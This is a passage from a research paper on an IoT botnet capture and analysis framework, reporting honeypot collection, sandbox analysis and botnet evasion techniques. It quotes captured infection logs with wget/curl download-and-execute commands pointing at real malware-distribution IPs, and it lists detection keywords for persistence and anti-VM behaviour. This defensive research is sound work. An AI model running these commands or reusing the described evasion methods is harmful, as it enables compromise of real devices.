b) *Static linking*: Another technique that may affect the effectiveness of the static analysis is static linking. When an executable file is statically linked, the library code is included in the file. Therefore, it may be more challenging to discover the libraries used and to get a hint at the botnet's functionality. On the other hand, a dynamically linked executable must locate the libraries on the device and load them at run-time, giving the analysts early hints about its functionality. The static linking may also increase successful execution rates by eliminating library dependency. When the executable is statically linked, there is no necessity for the libraries to be available on the device. The analyser identifies static linking using the Radare2 API.

c) *Symbol removal (Binary stripping)*: Binary stripping refers to removing debugging symbols, among which function names to make the reverse engineering of the malware sample difficult. We refer to the samples lacking debugging symbols as 'stripped' samples. Such samples are identified using Radare2 API.

8) *Behavioural Analyser*: The behaviour analyser examines features that may not be identified by static analysis such as the actions and the system changes executed by the botnet sample. The behavioural analysis can facilitate intrusion detection and infection remediation [45] by identifying IoC and IoA. Additionally, it helps the enhancement of the dynamic analysis environment and methods. For example, the names of the files and processes created by the botnet sample can be used for signature-based intrusion detection. The identification of anti-forensics and persistence techniques can facilitate infection remediation. The detection of anti-sandbox techniques can help avoid false negatives and improve sandboxes and behavioural analysis methods.

The analyser investigates the sequence of system calls

recorded during the execution of the botnet sample. For samples executed on the first VM group, the behaviour analyser interprets the output of a systemtap kernel module that records the system calls. To process the system calls made by samples executed on the second VM group, we implemented a new module that interprets the strace output. The behavioural analysis can perceive the following:

a) *Files and Processes*: The analyser identifies the created and removed files and constructs a process tree of the processes spawned by the sample. The executed system calls are reported per process.

b) *Persistence*: The botnet may use various techniques to achieve persistence on the infected device and to continue running after restart, reboot, or logoff. One way of maintaining persistence is by scheduling periodic execution of the binary sample using cron, a Linux time-based job scheduler. Another common technique involves altering initialisation systems configuration to execute the bot as a service on start-up. A less common persistence technique enforces bot execution when a user logs into the system by modifying configuration files such as /etc/profile, /etc/bash.bashrc and others. The analyser can identify these persistence techniques by detecting the following keywords in the system call arguments: 'rc.local', 'rc.conf', 'init.d', 'rcX.d', 'rc.local', 'systemd', 'bashrc', 'bash_profile', 'profile', 'autostart', 'cron.hourly', 'crontab', 'cron.daily', and '/var/spool/cron.' A more advanced persistence technique involves rootkits that can be loaded as kernel modules at system boot-up [46]. The analyser can also detect the loading of kernel modules.

c) *Anti-forensics*: After the infection, the botnet sample may execute a sequence of actions to remove infection traces and to prevent device remediation or infection by competing botnets [22]. A common way for avoiding detection is by assigning the bot process an innocuous name associated with known tools or daemons [28]. The analyser reports the invocation of the Linux system call 'PR_SET_NAME', used for assigning process names. The bot may also remove logs, temporary files or bash command history to hide traces of infection. A file removal is typically manifested by the invocation of 'unlink' system call or the 'rm' and 'rmdir' Unix commands. To prevent remediation or re-infection by competing botnets, the bot may alter the firewall configuration to block specific ports used for remote access or for exploiting the vulnerable service(s). The analyser can identify changes made in the 'iptables' firewall configuration.

A more advanced anti-forensics technique that can also

be used for privilege escalation is process injection. Privilege escalation refers to gaining elevated access to restricted resources by exploiting a software bug or design flaw. The process injection technique allows the bot to inject its code into an already running process. This technique is detected if the system call arguments contain one of the following keywords: 'PTRACE_POKETEXT', 'PTRACE_POKEDATA', 'PTRACE_POKEUSER' or 'PTRACE_ATTACH' [47].

d) Anti-debugging and Anti-tracing: Debugging is a technique for finding program errors by executing the program instruction by instruction and inspecting the values stored in memory or registers. It can also help malware analysts understand the purpose and the functionality of a malware sample [48]. Software tracing refers to logging information about the program's execution. In malware analysis, software tracing tools can be used to trace malware execution [17]. For instance, the behavioural analyser processes the system calls recorded by the tracing tools systemtap and strace.

Botnet creators may employ techniques to thwart debugging and tracing. The most common such technique exploits the Linux 'ptrace' system call. The bot process attempts to trace itself or to attach to itself, by invoking the ptrace system call with 'PTRACE_TRACEME' or 'PTRACE_ATTACH' flags accordingly [47]. Since at most one process can be attached to any other process at a time, the bot can detect that it is being debugged/traced if it cannot attach to itself. Oppositely, if the bot successfully attaches to itself, it will block the debugger/tracer. The first VM group is robust to the 'ptrace' anti-tracing technique since the systemtap tracing does not rely on the 'ptrace' system call. The strace tracing used for the second VM group may be detected by the anti-ptrace techniques. However, even if the bot detects strace, the invocation of 'ptrace' system call will be reported. One countermeasure to this technique, limited to dynamically linked samples, is to bypass 'ptrace' by loading a shared library using LD_PRELOAD [17]. LD_PRELOAD is a system variable that specifies the paths of the shared objects that should be loaded before any other library. The bot may also detect debugging/tracing by checking the 'TracerPid' value in /proc/self/status file. The analyser can identify anti-debugging and anti-tracing techniques by detecting system calls with arguments that contain the keywords 'PTRACE_TRACEME', 'PTRACE_ATTACH' or 'proc/%s/status'.

e) Anti-sandbox: The behavioural and network analysis require the sample to be executed. A sample is typically executed in a VM with tracing and network traffic capturing tools running in the background to record its behaviour. Botnet developers may equip the bot with anti-sandbox techniques that can detect if the host is a VM and if any execution tracing or traffic capturing tools are installed or running. If a sandbox is detected, the bot may halt its execution, hide its malicious behaviour, or execute destructive actions such as erasing the entire filesystem.

Anti-VM: There are several methods for detecting a VM. One method exploits the CPU information stored in the /proc/cpuinfo file. The bot may examine if the number of CPUs is consistent with the processor model [49], if the hypervisor flag is set or if the serial number of the CPU

is sixteen 0's, which is typical for virtual devices [50]. Another method involves searching multiple system files containing device information for hypervisor keywords: 'VirtualBox', 'KVM', 'QEMU' and 'VMWare'. The hypervisors may leave signs of virtualisation on the guest VMs. For instance, QEMU appends the string 'QEMU' to the aliases of virtualized devices such as hard drives [51]. The third method exploits the 'mount' command to inspect the existence of files and directories in the /proc directory. This directory holds information about the Linux system. The bot can detect that the host is a VM if it fails to mount specific system files such as /proc/diskstats. The use of these methods may be indicated if the system call arguments contain one of the following keywords: 'mountinfo', '/proc/cpuinfo', '/proc/sysinfo', '/proc/vz', '/proc/bc', 'scsi', '/sys/class/dmidev/id/product_name', '/proc/xen/capabilities', '/sys/class/dmidev/id/sys_vendor', '/sys/devices/system', 'meminfo', '/sys/class/net/', '/sys/firmware/efi/systab', '/sys/bus/usb/devices/', '/sys/devices/pci', 'QEMU', 'VMWare', 'VirtualBox', or 'KVM'.

Checking running processes and installed tools: In addition, the bot may search the host for execution tracing or traffic capturing tools, IDS or other competing malware. Typical actions include enumerating running processes, installed programs, services enabled at start-up and scheduled jobs [6]. The process enumeration may be manifested through the execution of the Linux 'ps' tool. If the bot checks the '/bin/' folders, it may be looking for installed tools or competing malware.

9) Network Analyser: The network analyser inspects the captured traffic file (pcap) to identify IoC, IoA, and characteristics about the control, propagation and attacking capabilities of the botnet. It can identify the following features that may not be identified by the static or behavioural analysis:

a) C2 Details: The analyser can identify the protocols, domains, IP addresses and ports used by the C2 service. It can also determine type of the botnet architecture (centralised or peer-to-peer), and identify the use of Tor proxy or BitTorrent protocols for C2 communication.

b) Infection Vectors: The analyser can identify the ports scanned by the botnet and recognise known infection vectors. By identifying the ports scanned by the botnet, the analyser may uncover less frequently exploited or unknown vulnerabilities.

c) DDoS Attacks: The network analyser can detect DDoS attacks and the targeted servers.

d) Network Analyser Implementation: The network analyser is based on the network analyser of LiSa sandbox. It uses the dispcap [52] and pyshark [53] Python libraries to inspect the captured traffic at two levels, at the transport layer and at the application layer.

At the transport layer, the packets are inspected to detect port scanning, C2 communication or DDoS attacks. The analyser can detect SYN and FIN port scanning. A SYN scanning of a port is detected when the number of established connections is less than 20% of the total number of hosts to which SYN packets were sent. The SYN scanning is distinguished from SYN Flood DDoS based on the total number of SYN packets sent per host. Cases of short sample

execution may result in misclassifying connection attempts to unreachable C2 servers as scanning. Such cases are handled using a threshold of a minimum of 10 scanned hosts per port. A FIN scanning is reported if the number of FIN packets is greater than the number of SYNACK packets sent to a specific port.

If the number of established connections on a given port is greater than 20% of the initiated connections (SYN requests) to that port, the ports is labelled as C2 port, and the host(s) are labelled as C2 server(s). To accommodate for short sandbox executions that may involve only a few C2 heartbeats, the number of packets exchanged is not considered. If the number of C2 connections is greater than five, the botnet is classified as a P2P botnet.

The analyser can detect ACK flood, SYN flood and UDP flood DDoS attacks. ACK flood attacks are detected if the ACK packets sent greatly outnumber the SYN packets sent to a specific host and port. SYN flood attacks are detected if a large number of SYN packets are sent to a single host, while UDP flood attacks are detected if the UDP datagrams sent to a host greatly outnumbers the datagrams received. The analyser can also detect and report packet spoofing.

At the application layer, the analyser uses pyshark to extract DNS queries and HTTP requests. The exploits over HTTP can be identified by specific keywords in the URIs of the HTTP requests. The analyser can also distinguish proxy connections to Tor gateways and '.onion' domains.

10) *Antivirus Analyser*: The Antivirus analyser submits the botnet samples to Virustotal [54], an online antivirus scanning service which employs multiple antiviruses. The service shares the submitted samples with antivirus companies and researchers. The antivirus analyser is implemented in Python and uses the Virustotal API to submit samples and to fetch the scanning results. After a scan is completed, the analyser forwards the scan results to the Malware Class analyser.

11) *Malware Class Analyser*: The Malware Class analyser used is the open-source malware labelling tool AVClass [55]. AVClass uses the antivirus scan results from Virustotal containing classification labels assigned by the antiviruses, to identify the most likely malware family the sample belongs to.

12) *Dropper Detector*: The dropper detector can identify samples carrying a stage-two payload by inspecting the files downloaded by a sample. It can also extract the stage-two payload URL and send it to the API for analysis and to the blacklist reporter.

13) *Blacklist and Abuse Reporter*: The blacklist reporter submits the URLs of the botnet samples to URLhaus [56], a blacklist and abuse reporting service. The reporter also searches the MD server for other botnet samples and reports those discovered. The URLhaus service is managed by abuse.ch, a non-profit organisation that automatically issues abuse reports to hosting providers. The blacklisting and reporting of the identified MD and C2 servers can help suspend the botnets.

14) *Results Reporter*: The results reporter outputs the results of the analysis in a structured format (JSON) interpretable by both humans and software. It also stores the results of the

analysis into a database containing the results of all samples analysed by the BAB.

V. PERFORMANCE EVALUATION AND LESSONS LEARNT

In this section, we evaluate the performance of the IoT-BDA framework and discuss the lessons learnt since the initial deployment of the framework.

A. Capturing Botnet Samples

The BCB collected more than 9000 samples over seven months. We also identified several anti-honeypot techniques by monitoring the honeypot logs.

1) *Lessons Learnt*: After the BCB was deployed, we periodically reviewed the honeypot logs to find additional anti-honeypot techniques. We identified techniques for disrupting the automated capturing and analysis of botnet samples in the infection attacks on the Jaws and Telnet honeypots. We first examine an infection recorded by the Jaws honeypots that involves two anti-honeypot actions. The first action, shown in Listing 1 below, can prevent the discovery of the MD server by removing the shell script after execution.

```
1 GET /shell?cd /tmp;
2 wget \protect\vrule width0pt\protect\href{http
  ://23.254.130.186/bins/Jaws.sh}{http
  ://23.254.130.186/bins/Jaws.sh};
3 chmod 777 Jaws.sh; sh Jaws.sh;
4 rm -rf Jaws.sh;
```

Listing 1. Jaws infection log

The shell script downloads the binaries using hardcoded URLs pointing to MD server and executes them. Another action, shown in the shell script extract in Listing 2, can be potentially used to disrupt automated sample collection and analysis.

```
1 cd /tmp || cd /var/run || cd /mnt
2 || cd /root || cd /;
3 wget \protect\vrule width0pt\protect\href{http
  ://176.123.4.234/bins/Packets.mips}{http
  ://176.123.4.234/bins/Packets.mips};
4 curl -O \protect\vrule width0pt\protect\href{http
  ://176.123.4.234/bins/Packets.mips}{http
  ://176.123.4.234/bins/Packets.mips};
5 cat Packets.mips >Packets;chmod +x *;
6 ./Packets Jaws
```

Listing 2. Shell-script extract

The botnet sample is executed with the argument 'Jaws' which may be used to instruct the sample to use Jaws as infection vector for further propagation. Nevertheless, the execution argument may be also used to disrupt automated collection and analysis. For instance, if the malware is not run with the expected argument, it may not exhibit its true behaviour. A similar case involves a Linux malware sample that checks if the binary was renamed [6].

By monitoring the activity on the Telnet honeypots, we identified an anti-honeypot technique that enables URL-less IoT botnet propagation via Telnet. The technique may have helped an IoT botnet to propagate under the radar [27]. The URL-less IoT botnet propagation utilises two mechanisms: echoed hex-strings file transfer and droppers. A typical Telnet infection starts with a login brute-force attack. Once a session

is established, the bot executes a sequence of commands to: a) detect the underlying CPU architecture; b) examine the availability of file download tools such as wget/curl/tftp; and c) download and execute the binary for the identified architecture.

```

1 a) cat /proc/cpuinfo; uname -m;
2 b) /bin/busybox wget; /bin/busybox tftp;
3 c) /bin/busybox wget
4 \protect\vrule width0pt\protect\href{http
   ://192.236.146.234:80/lmaoWTF/loligang.arm7}{
   http://192.236.146.234:80/lmaoWTF/loligang.arm7}
5 -O - > nya;
6 /bin/busybox chmod 777 nya; /bin/busybox naya

```

Listing 3. Telnet infection

The botnet sample is typically downloaded from a URL using one of the wget/tftp/curl tools, as shown in Listing 3. Alternatively, the attacking bot may use echoed hex-strings to transfer the bot sample to the victim device. The technique comprises a few consecutive 'echo' commands to write hex-strings representing sequences of bytes. The echoed hex-strings file transfer was introduced by Hajime botnet for infecting devices that lack the wget/tftp/curl tools. However, IoT botnets may use this technique to evade honeypots that rely on URL pattern matching and signature-based network detection that monitors network traffic for malicious URLs.

We identified a botnet using the echoed hex-strings file transfer for evasive purpose by reviewing the Telnet honeypot logs. Although the 'wget' tool was available, the bot proceeded with the echoed hex-strings transfer, as reported in our blog post [27]. The file transferred as a sequence of bytes (hex strings) was a small binary, commonly referred to as dropper, that downloads and executes the actual bot sample. The droppers may be used to prevent discovery of the actual botnet samples. The security researcher MalwareMustDie observed the use of this evasive technique by another botnet [57]. In our analysis [27], we identified three botnets that used URL-less propagation over Telnet.

The last anti-honeypot technique we identified was a MD server configured to only allow HTTP requests with specific user-agents. This technique may prevent researchers from downloading the samples or deceit them that the samples are removed from the server.

2) *Evaluation*: The honeypots collected a total of 9306 IoT botnet samples, out of which 4292 were unique. The Telnet and the GPON Home Gateway honeypots collected significantly higher numbers of samples compared to the rest of the honeypots, as shown in Table III below.

B. Botnet Samples Analysis

The BAB successfully analysed 98% of the samples captured by the BCB. Following the initial deployment of the BAB, the sandbox was expanded with a second VM group to improve the chances for a successful sample execution.

1) *Lessons Learnt*: The sandbox initially used only the first VM group, comprised of Embedded Linux systems, among which an ARMv7 VM. One of the first challenges we faced was failed or corrupt executions of ARM samples compiled for older ARM CPU versions. The corrupt execution was manifested through a sequence of 'restart' system calls.

Some MIPS samples also failed to execute. The erroneous execution may be caused by assembly code that uses specific CPU registers that are not be available on newer architecture versions [29]. Another reason for the erroneous execution could be that statically compiled binaries for one kernel version might not properly execute on another kernel version [6]. Although most IoT botnet samples are cross compiled for multiple CPU architectures, allowing a failed execution to be compensated with a successful execution of a sample compiled for different architecture, some botnets may infect only a specific CPU architecture. To accommodate for such cases and to improve the chances for a successful execution, the sandbox was expanded with the second VM group.

2) *Evaluation*: Out of the 4292 collected unique samples, the BAB successfully analysed 4077 samples, or 98%. The samples were also reported to the URLhaus blacklist and abuse service. From the successfully analysed sample, 2810 were compiled for ARM CPUs, 577 for MIPS CPUs, 681 for x86 CPUs and 9 samples for x86_64 CPUs. The first VM group was used for the execution of 2002 samples while 2075 samples were executed on the second VM group, as shown on Table V.

The total number of samples the BAB failed to execute is 91. The first VM group failed to execute 216 samples, out of which 179 ARM samples and 37 MIPS samples, as shown on Table VI. A second attempt was made to execute these samples on the second VM group. Out of the 179 ARM samples that failed to execute on VM group 1, 124 samples (69%) successfully executed on VM group 2. All 37 MIPS samples that failed to execute on VM group 1 were successfully executed on VM group 2. Altogether, 74% of the samples that failed to execute on VM group 1, were successfully executed on VM group 2. Thirty-six ARM samples compiled for older ARM versions, whose execution was attempted only using VM group 2, failed to execute. Since it was deployed as a service, the framework has reported more than 13,000 URLs to the URLhaus blacklist service.

VI. IN-DEPTH BOTNET ANALYSIS

This section presents the analysis results at two levels, at sample level and at botnet level, along with the key findings.

A. Dataset

For each sample collected by the honeypots, the corresponding samples compiled for the CPU architectures supported by the BAB were analysed too. The motivation for this lies in the possibility some of the samples' characteristics to differ per architecture. There may be cases such as the 'Greek_helios' botnet, analysed by BitDefender [28], where only one out of thirteen samples, each compiled for different architecture, contains debugging symbols and can hence facilitate static analysis. The IoT botnets are inspected at two levels. We first analyse each botnet sample individually. The samples are then clustered into botnets and information is aggregated for each botnet. The samples belonging to the same botnet share the following characteristics: URL path and binaries names, C2 ports, C2 domains, infection vectors, library linking and

Honeypot	Telnet	Android Debug Bridge	Jaws Web Server	D-Link UPnP SOAP	Realtek miniigd UPnP SOAP	GPON Home Gateway	Huawei HG532 router	DGN1000 Netgear routers	Hadoop YARN
Samples Collected	6970	202	155	12	27	1721	32	187	56

TABLE III
NUMBER OF BOTNET SAMPLES COLLECTED BY THE HONEYPOTS

Execution outcome	Number of samples	Percentage
Successfully executed	4077	98%
Failed to execute	91	2%

TABLE IV
SAMPLE EXECUTION RATE

CPU Architecture	VM1	VM2	Total
ARM	772	2038	2810
MIPS	540	37	577
X86	681	0	681
X86_64	9	0	9
Total	2002	2075	4077

TABLE V
SUCCESSFULLY EXECUTED SAMPLES ON EACH VM GROUP PER ARCHITECTURE

obfuscation. The samples were grouped into botnets iteratively. All samples were first organised into botnets instances based on their corresponding URLs. A botnet instance comprises botnet samples captured from the same MD server. The botnets instances with similar names for the URL paths and the binaries were then grouped together. Finally, the groups that shared the same infection vectors, C2 domains and ports, library linking, and obfuscation techniques were merged into botnets. The dataset comprises 4077 botnet samples across 368 botnets.

B. Virustotal Analysis

Virustotal [54] is an online service for scanning files using more than 60 antivirus engines. Each antivirus classifies the file as benign or malicious and assigns a malware family to the malicious files. For each of the samples, we record the number of anti-viruses that classified the sample as malicious. The results are displayed in Table VII.

The antivirus engines perform excellent in detecting IoT malware, with 96% of the collected samples being detected by more than ten antiviruses. Only three samples were misclassified as benign. Despite the high antivirus detection rate, the antivirus software may not be applicable to IoT devices due to the constrained hardware resources. However, the antivirus detection can help perimeter defence. For instance, the network traffic to/from IoT devices can be monitored to detect URLs of ELF binaries, which can then be scanned by an antivirus.

C. Static analysis

The static analysis can detect signs of malicious behaviour using properties extracted from the binary file. Consequently, botnet developers may employ techniques to trouble or deter static analysis. The collected samples were analysed to find anti-static-analysis techniques.

1) *Removed Debugging Symbols (Stripped Samples)*: Out of the 4077 collected samples, 2729 were stripped, while 1348 were compiled with debugging symbols.

2) *Static Linking*: Most of the samples, 4039, were statically linked, while only 38 were dynamically linked. The botnet herders may have used static linking to improve the chances for a successful execution by avoiding library dependency.

3) *Obfuscation*: String encoding, a simple form of obfuscation, was detected in 2414 samples. The use of packers was also investigated. We identified 1160 samples packed with the default UPX packer, 389 samples packed with modified UPX versions or other custom packers, while 2528 samples were not packed. The utilisation of the anti-static analysis was also examined at the botnet level. We differentiate two cases for each of the properties: a) when all samples belonging to a botnet share the same value for a given property; and b) when some of the samples, compiled for different CPU architectures, or collected at different times, have different values for the same property. For example, an ARM sample may be stripped while a MIPS sample from the same botnet is not stripped. For the latter case, we label the property as mixed. There are 368 botnets in our dataset. The results are shown in Tables VIII-X.



Fig. 5. Use of packers per botnet

One interesting observation is the high number of botnets that comprise both stripped and non-stripped samples. The non-stripped samples can be used to recover the function names of the stripped samples [58]. Similarly, if a botnet sample with non-encoded strings is discovered, its static analysis may shorten the time required to identify the botnet by discovering IoC in the file's strings. The botnets with mixed packing vary from having a subset of the samples that are not packed, to packing a subset of the samples with the default UPX packer and using a modified UPX packer for the rest. The use of packers per botnet is shown in Fig. 5.

CPU Architecture	VM1	VM2 (Re-execution of failed VM1)	VM2 (First time execution)	Total
ARM	179	55	36	91
MIPS	37	0	0	0
X86	0	0	0	0
X86_64	0	0	0	0
Total	216	55	36	91

TABLE VI
SAMPLES THAT FAILED TO EXECUTE

Number of detections	Number of samples
0	3
1	3
2	7
3	8
4	5
5-10	126
10-15	951
>15	2974

TABLE VII
ANTIVIRUS DETECTION RATE

String encoding	Botnets
Yes	202
No	134
Mixed	32

TABLE VIII
BOTNETS USING STRING ENCODING

D. Effect of anti-static-analysis techniques on antivirus detection rate

The antivirus performs static analysis to identify keywords, function names or other artefacts that may indicate malicious behaviour. Thus, the techniques aimed to hinder static analysis may also affect the antivirus detection rate. An analysis on the effect each of the anti-static-analysis techniques has on the antivirus detection rate showed that antivirus detections can be reduced by encoding the strings and stripping the binary [59]. We look at the effect each of the four anti-static-analysis techniques has on the antivirus detection rate individually, and when combined with the other anti-static-analysis techniques. The lowest possible detection rate is 0, when none of the antiviruses classify the sample as malicious, and the highest possible detection rate is 61, which is the number of antiviruses that can detect malicious ELF files.

The statically linked, not stripped samples, with encoded strings and packed with custom packer had the lowest antivirus

Debugging symbols removed	Botnets
Yes	103
No	127
Mixed	138

TABLE IX
BOTNETS USING DEBUGGING SYMBOL REMOVAL

Library linking	Botnets
Static	344
Dynamic	3
Mixed	21

TABLE X
LIBRARY LINKING TYPE PER BOTNET

detection rate of 18.26. On the contrary, the dynamically linked, stripped, not packed samples with encoded strings had the highest detection rate of 35.57, as shown in Table XI. The statically linked samples had lower average detection rate than the dynamically linked samples as shown in Table VI-D. The removal of debugging information is typically applied to trouble the reverse engineering of a sample. However, it may make the sample more suspicious and hence have a negative effect on the detection rate. As shown in XI, stripping has only significantly reduced the detection rate for not packed, statically linked samples, when combined with string encoding. Stripping also reduced the detection rate of dynamically linked samples, packed with the default UPX packer, without encoded strings. However, since there are only two samples of the latter, this observation may not be representative.

String encoding has significantly reduced the detection rate only for the following two combinations: 1) stripped, statically linked, not packed samples; and 2) not stripped, statically linked samples, packed with custom packer. For the dynamically linked, not packed samples and for the statically linked samples packed with UPX, the stripping and string encoding techniques had negative effect on the detection rate, both individually and combined.

The samples that were not packed had an average detection rate higher than 32 for all combinations except for the statically linked, stripped samples with encoded strings. The average detection rate for the latter dropped significantly to 21.02. The samples packed with the standard UPX packer had an average detection rate greater than 30 for all combinations except for the dynamically linked and stripped samples, with no string encoding. Nevertheless, there are only two such samples which may not be representative. The high average detection rate of the samples packed with the standard UPX packer may be due to the ability of antivirus companies to unpack the packed binaries and to generate detection signatures, since the UPX packer is open source. The samples packed with a custom packer had the lowest average detection rate of 18.26.

E. Behavioural Analysis

The behavioural analysis identified IoT botnet samples employing anti-sandbox, anti-debugging, information gathering, persistence and anti-forensics techniques. The samples were executed with root privileges to allow unrestricted exhibition of their capabilities.

1) *Anti-sandbox*: A total of 207 samples across 67 botnets exhibited techniques for sandbox detection. Thirty-seven samples attempted to detect a VM by reading information about

Linking	Stripped	Encoded strings	Packing	Number of samples	Virustotal positives
Static	No	No	None	127	33.27
Static	Yes	No	None	384	33.15
Static	No	Yes	None	262	32.02
Static	Yes	Yes	None	1736	21.02
Dynamic	No	No	None	10	32.5
Dynamic	Yes	No	None	8	34.87
Dynamic	No	Yes	None	4	34.75
Dynamic	Yes	Yes	None	14	35.57
Static	No	No	Standard UPX	562	28.67
Static	Yes	No	Standard UPX	558	32.82
Static	No	Yes	Standard UPX	11	30.90
Static	Yes	Yes	Standard UPX	27	29.55
Dynamic	No	No	Standard UPX	0	NA
Dynamic	Yes	No	Standard UPX	2	21.05
Dynamic	No	Yes	Standard UPX	0	NA
Dynamic	Yes	Yes	Standard UPX	0	NA
Static	No	No	Custom Packer	12	26.41
Static	Yes	No	Custom Packer	0	NA
Static	No	Yes	Custom Packer	372	18.26
Static	Yes	Yes	Custom Packer	0	NA
Dynamic	No	No	Custom Packer	0	NA
Dynamic	Yes	No	Custom Packer	0	NA
Dynamic	No	Yes	Custom Packer	0	NA
Dynamic	Yes	Yes	Custom Packer	0	NA

TABLE XI

EFFECT OF THE ANTI-STATIC-ANALYSIS TECHNIQUES ON ANTIVIRUS DETECTION RATE

Linking	Virustotal positives
Static	25.80
Dynamic	33.78

TABLE XII

EFFECT OF BINARY LINKING TYPE ON ANTIVIRUS DETECTION RATE

Anti-debugging techniques	Number of samples	Botnets
Process attaching to itself	5	3
Reading /proc/self/status	0	0

TABLE XVII

USE OF ANTI-DEBUGGING TECHNIQUES

Stripped	Virustotal positives
Yes	25.34
No	26.95

TABLE XIII

EFFECT OF DEBUGGING SYMBOL REMOVAL ON ANTIVIRUS DETECTION RATE

Persistence technique	Number of samples	Botnets
Cronjob	1	1
Init system	16	10
Configuration files	0	0

TABLE XVIII

USE OF PERSISTENCE TECHNIQUES

String encoding	Virustotal positives
Yes	22.01
No	31.48

TABLE XIV

EFFECT OF STRING ENCODING ON ANTIVIRUS DETECTION RATE

Binary packing	Virustotal positives
None	24.78
Default UPX	30.70
Custom packer	18.26

TABLE XV

EFFECT OF BINARY PACKING ON ANTIVIRUS DETECTION RATE

Anti-sandbox techniques	Number of samples	Botnets
Reading /proc/ directory	37	19
Reading /sys/devices/system/	1	1
Mount/umount /proc directory	2	2
QEMU aliases	5	1
Process enumeration	143	36
Checked start-up services	12	5
Checked scheduled jobs	7	3

TABLE XVI

USE OF ANTI-SANDBOX TECHNIQUES

the CPU, memory and SCSI devices from the /proc/cpuinfo and /proc/meminfo files, and the /proc/scsi directory. One of the samples also read the /sys/devices/system/cpu/online and /sys/devices/system/cpu/possible files, presumably to verify that the information in /proc/cpuinfo matches the hardware specification. Two samples tried to detect a VM using the mount/umount commands to validate the availability of the directories and files in the /proc directory, which are typically found on real Linux systems. The checked files and directories include driver, stats, ioports, kallsyms, kmsg, locks, interrupts

Anti-forensics technique	Number of samples	Botnets
Process renaming	913	198
Removing binary after execution	135	24
Removing logs, configuration files and SSH daemon	7	4
Modify firewall	21	9

TABLE XIX

USE OF ANTI-FORENSICS TECHNIQUES

and others. Five samples searched for QEMU hard disk aliases as an evidence of VM. In addition, 143 samples enumerated the running processes, 12 samples read the `/etc/rc` initialisation system configuration and seven samples listed the cronjobs, possibly looking for competing malware or analysis tools. The identified anti-sandbox techniques are shown in Table XVI. We also analysed the architectures targeted by the botnets and identified six botnets that infected only ARM and MIPS architectures, indicating the use of anti-sandbox techniques by botnets that target only IoT devices.

2) *Anti-debugging*: We identified only five samples with anti-debugging capability across three different botnets, as shown in Table XVII. The samples used the `PTRACE_TRACEME` technique. Two of the botnets were infecting only ARM and MIPS architectures.

3) *Persistence*: Sixteen samples across 10 botnets established persistence by taking advantage of the initialisation system. The samples added either a shell script or a binary file in the `/etc/init.d/` directory. Interestingly, multiple samples from different botnets read the `/etc/rc.conf` and `/etc/rc.d/rc.local` scripts used by the init system, but did not modify them, presumably looking for competing malware or analysis tools. One sample used the cronjob utility to schedule periodic execution. Seven samples only listed the cronjobs. Table XVIII shows the number of samples and botnets utilising persistence techniques. From the 11 botnets that demonstrated persistence capabilities, four did not infect the x86 architecture. One of these botnets is Mozi which infects ARM and MIPS devices, as reported by The Black Lotus research laboratory [60]. The Mozi botnet is an example of an IoT botnet that adopted the persistence capability typical for conventional botnets targeting Linux servers.

4) *Anti-forensics*: We identified 946 samples across 208 botnets that executed anti-forensics actions: 913 samples renamed the malware process; 135 samples removed the binary file after execution, seven of which also removed multiple configuration files, logs, the bash command history, all files in the `/var/tmp/`, `/var/log/`, `/var/run/` and `/tmp/` directories, the SSH daemon, the DNS configuration `.resolvconf`, the netstat Linux networking utility, and the klog log file. One sample also removed the `.cron` file containing scheduled jobs. The iptables firewall configuration was modified by 21 samples. Eight samples blocked ports of vulnerable services to prevent further infections; one sample blocked ranges of IP addresses that are typically assigned to local area networks, presumably to prevent infection remediation; and 12 samples cleared the existing iptables rules to ensure the malware communication with C2 entity is not filtered. The number of samples and botnets utilising anti-forensics techniques are summarised in Table XIX. Sixteen botnets with anti-forensics capabilities were infecting only ARM and MIPS architectures, showing that botnets targeting IoT devices may possess anti-forensics capabilities.

F. Network Analysis

We look at the techniques used by IoT botnets against traffic analysis and network detection. One of the motivations for

evading traffic analysis and network-based detection may be to prevent botnet discovery. The discovered C2 servers can be added to a blacklist and eventually get suspended. The P2P botnets are more resilient since there is no single point of failure. Moreover, it may take longer to identify and remedy all the nodes in the P2P network. However, if a network signature for the C2 communication is generated, a network perimeter monitoring solution may easily detect and isolate the infected devices. Thus, botnet herders may attempt different ways to hinder network traffic analysis and to evade network-based detection:

1) *Innocuous Ports and Protocols for C2 communication*: IoT botnets may use innocuous ports for C2 communication in attempt to evade flow-level detection. We identified botnets that deployed C2 on commonly used ports, as shown in Table XX. Fifty-one botnets used the standard web server port 80, while two botnets used the standard DNS server port 53. The connections to the commonly used ports 80 or 53 may appear less suspicious to network monitoring. Interestingly, some botnets deployed C2 servers on ports associated with vulnerable services exploited by IoT botnets. Such examples are the ADB port, 5555, the standard Telnet port, 23, and the vulnerable Huawei service port, 37215. The use of ports associated with vulnerable services for C2 communication may be an attempt to avoid detection by blending the C2 communication with the port scanning and vulnerability exploitation traffic. In addition, three P2P botnets established C2 communication via the file sharing protocol BitTorrent. The C2 communication via BitTorrent protocol may evade detection due to the legitimate uses of BitTorrent. Moreover, an effective detection would require deep packet inspection (DPI), which may be a costly operation.

2) *Hiding C2 in the Tor network*: We identified four samples from three botnets that connected to C2 servers in the Tor network. There may be several motivations for hiding the C2 servers behind Tor gateways. Firstly, the encrypted network traffic challenges network monitoring. Secondly, blacklisting the Tor traffic may not be a viable option for tackling the botnets due to the legitimate uses of Tor. Lastly and most importantly, the information about the C2 servers is concealed, which helps prevent botnet takedown and identification of the botnet owner.

3) *Hiding MD Server Using Two-stage Infection*: As discussed in the Section 5, we identified botnets using URL-less two-stage infection to prevent honeypots from identifying URLs of the MD server. The stage-one payload was a dropper transferred as a sequence of 'echoed' hex-strings. The dropper downloaded and executed the stage-two payload which was a botnet binary with full capabilities. The BAB Dropper Detector identified 68 droppers from the v3Ex0, switchnets and fbot botnets, covered in our analysis of this evasive technique [27].

4) *DDoS Attacks*: The network analyser identified DDoS attacks executed by the botnets at the time of the analysis. Six botnets executed TCP Flood DDoS attacks, while 34 botnets executed UDP Flood DDoS attacks, six of which attacked multiple ports of the victim host.

C2 Port (service)	Number of botnets
80 (HTTP)	51
53 (DNS)	2
